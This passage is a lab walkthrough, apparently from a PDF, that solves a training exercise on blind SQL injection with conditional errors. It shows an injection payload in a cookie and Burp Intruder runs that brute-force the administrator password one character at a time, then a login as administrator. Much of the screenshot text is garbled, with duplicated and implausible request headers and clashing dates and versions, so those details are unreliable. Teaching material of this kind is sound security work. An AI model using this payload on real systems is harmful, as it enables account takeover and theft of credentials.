


- After determining the length of the password, the next step is to test the character at each position to determine its value. This involves a much larger number of requests, so you need to use [Burp Intruder](#). Send the request you are working on to Burp Intruder
- Send this request to the intruder



```
Quary :- '|| (SELECT CASE WHEN SUBSTR(password,1,1)='a'
THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE
username='administrator')||'
```

Description :- This uses the **SUBSTR()** function to extract a single character from the password, and test it against a specific value. Our attack will cycle through each position and possible value, testing each one in turn.



- Place **payload** position markers around the final **a** character in the cookie value. To do this, select just the **a**, and click the "**Add \$**" button. You should then see the following as the cookie value

Target: https://0a8d001703ecd85b8095178800e200f1.web-security-academy.net Update Host header to match target

Positions Add \$ Clear \$ Auto \$

```

1 GET / HTTP/1.1
Host: 0a8d001703ecd85b8095178800e200f1.web-security-academy.net
2 GET / HTTP/1.1
Host: 0a8d001703ecd85b8095178800e200f1.web-security-academy.net
3 GET / HTTP/1.1
Host: 0a8d001703ecd85b8095178800e200f1.web-security-academy.net
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.126 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.9
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a8d001703ecd85b8095178800e200f1.web-security-academy.net/
9 X-Forwarded-For: 127.0.0.1
10 X-Forwarded-Port: 443
11 X-Forwarded-Proto: https
12 X-Frame-Options: SAMEORIGIN
13 X-XSS-Protection: 1
14 X-Powered-By: PHP/8.1
15 X-Content-Type-Options: nosniff
16 Strict-Transport-Security: max-age=31536000
17
  
```

Event log (9) * All issues

Air Moderate Today

Quary :- '|||(SELECT CASE WHEN SUBSTR(password,1,1)='\\$a\\$' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')|||'

Target: https://0a8d001703ecd85b8095178800e200f1.web-security-academy.net Update Host header to match target

Positions Add \$ Clear \$ Auto \$



```

1 GET / HTTP/1.1
Host: 0a8d001703ecd85b8095178800e200f1.web-security-academy.net
2 GET / HTTP/1.1
Host: 0a8d001703ecd85b8095178800e200f1.web-security-academy.net
3 GET / HTTP/1.1
Host: 0a8d001703ecd85b8095178800e200f1.web-security-academy.net
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.126 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.9
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a8d001703ecd85b8095178800e200f1.web-security-academy.net/
9 X-Forwarded-For: 127.0.0.1
10 X-Forwarded-Port: 443
11 X-Forwarded-Proto: https
12 X-Frame-Options: SAMEORIGIN
13 X-XSS-Protection: 1
14 X-Powered-By: PHP/8.1
15 X-Content-Type-Options: nosniff
16 Strict-Transport-Security: max-age=31536000
17
  
```

Event log (9) * All issues

Air Moderate Today

- In the "Payloads" side panel, check that "Simple list" is selected, and under "Payload configuration" add the payloads in the range **a - z** and **0 - 9**. You can select these easily using the "Add from list" drop-down.  



- click on **Start Attack**
- Review the attack results to find the value of the character at the first position. The application returns an **HTTP 500** status code when the error occurs, and an **HTTP 200** status code normally. The "Status" column in the Intruder results shows the **HTTP status code**, so you can easily find the row with 500 in this column.

Burp Suite Professional v10.20.1.14 - Temporary Project - Licensed to h3750w0rd

Target: https://0a8d001703ecd85b8095178800e200f1.web-security-academy.net Update Host header to match target

Positions Add \$ Clear \$ Auto \$

1. GET / HTTP/1.1
Host: 0a8d001703ecd85b8095178800e200f1.web-security-academy.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win 10 X64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Referer: https://0a8d001703ecd85b8095178800e200f1.web-security-academy.net/
DNT: 1
Connection: close
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: Trailers

Payloads

Paste	a
Load...	b
Remove	c
Clear	d
Deduplicate	e
Add	f
Enter a new item	
Add from list...	

Payload processing

You can define rules to perform various proc tasks on each payload before it is used.

Event log (9) All issues

Memory: 165.7MB

- First character of password found – u

Attack Save


3. Intruder attack of https://0a8d001703ecd85b8095178800e200f1.web-security-academy.net

Request	Payload	Status code	Response rec...	Error	Timeout	Length	Comment
21	u	500	215			2353	
0		200	250			11426	
1	a	200	437			11426	
2	b	200	439			11426	
3	c	200	423			11426	
4	d	200	424			11426	
5	e	200	251			11426	
6	f	200	438			11426	
7	g	200	256			11426	
8	h	200	251			11426	
9	i	200	257			11426	
10	j	200	217			11426	

Finished

- Now, you simply need to re-run the attack for each of the other character positions in the password, to determine their value. To do this, go back to the original Intruder tab, and **change the specified offset from 1 to 2**.

Query:- **' ||(SELECT CASE WHEN SUBSTR(password,2,1)='§a§' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator') ||'**



- Second Character ✓ ↗

Request	Payload	Status code	Response rec...	Error	Timeout	Length	Comment
17	q	500	270			2353	
0		200	279			11426	
1	a	200	277			11426	
2	b	200	276			11426	
3	c	200	278			11426	
4	d	200	548			11426	
5	e	200	270			11426	
6	f	200	490			11426	
7	g	200	489			11426	
8	h	200	542			11426	
9	i	200	263			11426	
10	j	200	548			11426	

- Continue this process testing offset 3, 4, and so on, until you have the whole password.

Sniperattack

Start attack

Target: https://0a8d001703ecd85b8095178800e200f1.web-security-academy.net Update Host header to match target

Positions Add \$ Clear \$ Auto \$

```

1. GET / HTTP/1.1
2. Host: 0a8d001703ecd85b8095178800e200f1.web-security-academy.net
3. Content-Type: application/x-www-form-urlencoded
4. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.124 Safari/108.0
5. Accept: */*
6. Accept-Language: en-US,en;q=0.9
7. Accept-Encoding: gzip, deflate
8. Referer: https://0a8d001703ecd85b8095178800e200f1.web-security-academy.net/
9. Sec-GRPC-Dst: https://0a8d001703ecd85b8095178800e200f1.web-security-academy.net
10. Sec-Patch-Dst: https://0a8d001703ecd85b8095178800e200f1.web-security-academy.net
11. Sec-Patch-Patch: https://0a8d001703ecd85b8095178800e200f1.web-security-academy.net
12. Sec-Patch-User: 1
13. Priority: -1
14. Tz: UTC
15.
16.
17.

```

Payloads

Payload configuration

This payload type lets you configure a simple strings that are used as payloads.

Paste	a
Load...	b
Remove	c
Clear	d
Deduplicate	e
Add	f
Enter a new item...	
Add from list...	

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Event log (9) All issues

Memory: 148.9MB

Kali (Running) - Oracle VM VirtualBox

Attack Save

5. Intruder attack of https://0a8d001703ecd85b8095178800e200f1.web-security-academy.net

Attack Save

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Apply capture filter

Request	Payload	Status code	Response rec...	Error	Timeout	Length	Comment
4	d	500	633		2353		
0		200	638		11426		
1	a	200	1618		11426		
2	b	200	1616		11426		
3	c	200	1622		11426		
5	e	200	636		11426		
6	f	200	638		11426		
7	g	200	638		11426		
8	h	200	641		11426		
9	i	200	1271		11426		
10	j	200	992		11426		
11	k	200	981		11426		

Finished

Right Ctrl

8PC Party sunny

End IN 15:10:32 28-04-2023

- Here , in 21th character there is no HTTP 500 response received

Burp Suite Professional 2020.1.4 - Temporary Project - Scanned to 1370 webids

Burp Project Intruder Repeater View Help

Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Search Settings

Sniper attack

Start attack

Target https://0a8d001703ecd85b8095178800e200f1.web-security-academy.net Update Host header to match target

Positions Add Clear Auto

1. GET / HTTP/1.1
2. Host: 0a8d001703ecd85b8095178800e200f1.web-security-academy.net
3. Connection: keep-alive
4. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win 10 X64; rv:128.0) Gecko/20100101 Firefox/128.0
5. Accept: */*
6. Accept-Language: en-US,en;q=0.5
7. Accept-Encoding: gzip, deflate
8. Referer: https://0a8d001703ecd85b8095178800e200f1.web-security-academy.net/
9. Upgrade-Insecure-Requests: 1
10. DNT: 1
11. Sec-Patch-Policy: mitigate
12. Set-Patch-Site: https://0a8d001703ecd85b8095178800e200f1.web-security-academy.net
13. Priority: -1
14. Te: trailers

Payloads

Payload configuration

This payload type lets you configure a simple strings that are used as payloads.

Paste a
Load... b
Remove c
Clear d
Duplicate e
Add f
Add from list... Enter a new item

Payload processing

You can define rules to perform various proc tasks on each payload before it is used.

Event log (10) All issues

Memory: 160.1MB

Right Ctrl

Light rain At night

End IN 15:21:00 28-04-2023

-  

Kali (Bionic) - Oracle VM VirtualBox
File View Insert Devices Help

24. Intruder attack of https://0a8d001703ecd85b8095178800e200f1.web-security-academy.net

Attack Save

24. Intruder attack of https://0a8d001703ecd85b8095178800e200f1.web-security-academy.net

Attack Save

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Apply capture filter

Payloads Resource pool Settings

Request Payload Status code Response rec... Error Timeout Length Comment

0	a	200	267	11426	
1	b	200	477	11426	
2	c	200	478	11426	
3	d	200	478	11426	
4	e	200	473	11426	
5	f	200	302	11426	
6	g	200	316	11426	
7	h	200	302	11426	
8	i	200	283	11426	
9	j	200	271	11426	
10	k	200	267	11426	

Finished

Light rain Alright

13:20:33 28-06-2025

- Password found  

Kali (Bionic) - Oracle VM VirtualBox
File Edit Search View Document Help


Untitled - Microsoft Word

1uqdeodttjqoqk9xnv8rv\


Light rain Alright

13:21:05 28-06-2025

- Click on my account



- Enter administrator as a username and password that you found



- Click on login

WebSecurity Academy

Blind SQL Injection with conditional errors

Home | My account

Login

Username: administrator

Password: *****

Log In

LAB Not solved

- Lab solved  

WebSecurity Academy

Blind SQL Injection with conditional errors

Congratulations, you solved the lab!

Share your skill! Continue Learning >

My Account

Your username is: administrator

Email

Update email

LAB Solved

ANSWER